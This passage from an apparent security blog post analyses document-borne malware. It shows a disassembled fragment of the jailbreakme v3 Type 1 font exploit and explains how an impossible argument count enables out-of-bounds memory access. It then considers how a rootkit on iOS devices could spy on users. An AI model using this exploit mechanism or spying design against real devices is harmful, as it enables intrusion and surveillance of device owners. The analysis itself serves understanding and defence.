callsubr ; sub_#3()
push FFFFFEA5h
push 0000002Ah
callothersubr ; warning in call to sub_#42: 4294966949 args declared, 4294966949 missing
callothersubr ; warning: missing name, arg count, args
hmoveto
hmoveto
hmoveto
setcurrentpoint
hstem3
```

As you can read from the warning a routine is called with an impossible number of arguments. What happens in this case is that the interpreter doesn't check the number and uses the value for pointer arithmetic. That enables the PostScript program to access memory regions which it shouldn't.

If you're interested in a complete analysis of the PDF jailbreak, please visit this link: http://esec-lab.sogeti.com/post/Analysis-of-the-jailbreakme-v3-font-exploit.

What is uncanny here is that very few people know that opening a PDF with JavaScript disabled might involve executing PostScript instructions. And just to make things safer here is what is written in the official Adobe T1 fonts specification.

> Because Type 1 font programs were originally produced and were carefully checked only within Adobe Systems, Type 1 BuildChar was designed with the expectation that only error-free Type 1 font programs would be presented to it. Consequently, Type 1 BuildChar does not protect itself against data inconsistencies and other problems.

I doubt that someone might just guess the reason why fonts are little programs instead of being descriptive vectorial formats.

It's **only** because of copyright matters! And it's not my personal opinion. In fact, in the official Adobe T1 specification they go as far as to dedicate an entire paragraph just to that. Here's a quotation.

> Since Type 1 fonts are expressed as computer programs, they are copyrightable as is any other computer software. For some time, the copyright status of some types of typeface software was unclear, since typeface designs are not copyrightable in the United States. Because Type 1 fonts are computer programs rather than mere data depicting a typeface, they are clearly copyrightable.
>
> A copyright on a Type 1 font program confers the same protection against unauthorized copying that other copyrightable works, including computer software, enjoy.

Ironically the infection vector used by Duqu (the new hot thing in the malware scene after Stuxnet) is another font format with byte code: TrueType.

Let's move on.

Devices such as tablets and smartphones differ greatly from personal computers for various reasons:

- Hardware resources: GPS, microphone, video-camera etc.

In fact, most of what the users perceive as the magic of these devices is given by hardware resources like the accelerometer.

- Portability: they are carried around

This is self-evident. These devices are made to be carried around.

- Default environment (iOS)

A closed environment such as iOS doesn't allow applications to exit the sandbox. This means that the system environment will be the default one, with no third-party additions.

- Telephone and SMS traffic

While these features are available for some tablets, they are certainly most used on smartphones.

If we put ourselves in the mindset of a rootkit developer, all these characteristics are very interesting. The default environment guarantees that there won't be any third-party security solution like an antivirus or firewall which could detect and block us, which means that once the exploit and rootkit works on one iOS device it surely works on all devices with the same version of the operating system.

The GPS, microphone, video-camera, telephone traffic are all great ways to spy a person. It is possible to know where the person is, see and hear him and listen to his phone calls. Moreover, the subject will carry the device always with him and keep it at close distance.

Imagine to get infected with such a rootkit just by opening a PDF in the web browser.

These devices usually come also with certain security measures:

- Sandboxed applications
- Digital signature enforcement for applications

Without going into implementation details of a specific sandbox, these are valid security measures of course.

Interestingly, the mandatory signing of applications makes the use of non-executable files as an infection vector an extremely appealable choice, since only applications are signed and the contents of such files escape control.

On Windows Phone 7 there's an additional security measure as external software can't run native code but only .NET code. Although this prevents shellcode on many occasions, it doesn't exclude it completely. Let's not forget that even the Windows Phone runs native software components.

Conclusions

I didn't discuss every aspect in detail, but I tried to touch all the main points. I hope you enjoyed!

Finally, I'd like to thank the sources which provided me with malware samples:

- Giuseppe Bonfa
- http://contagiodump.blogspot.com/ (by Mila Parkour)
- http://www.offensivecomputing.net/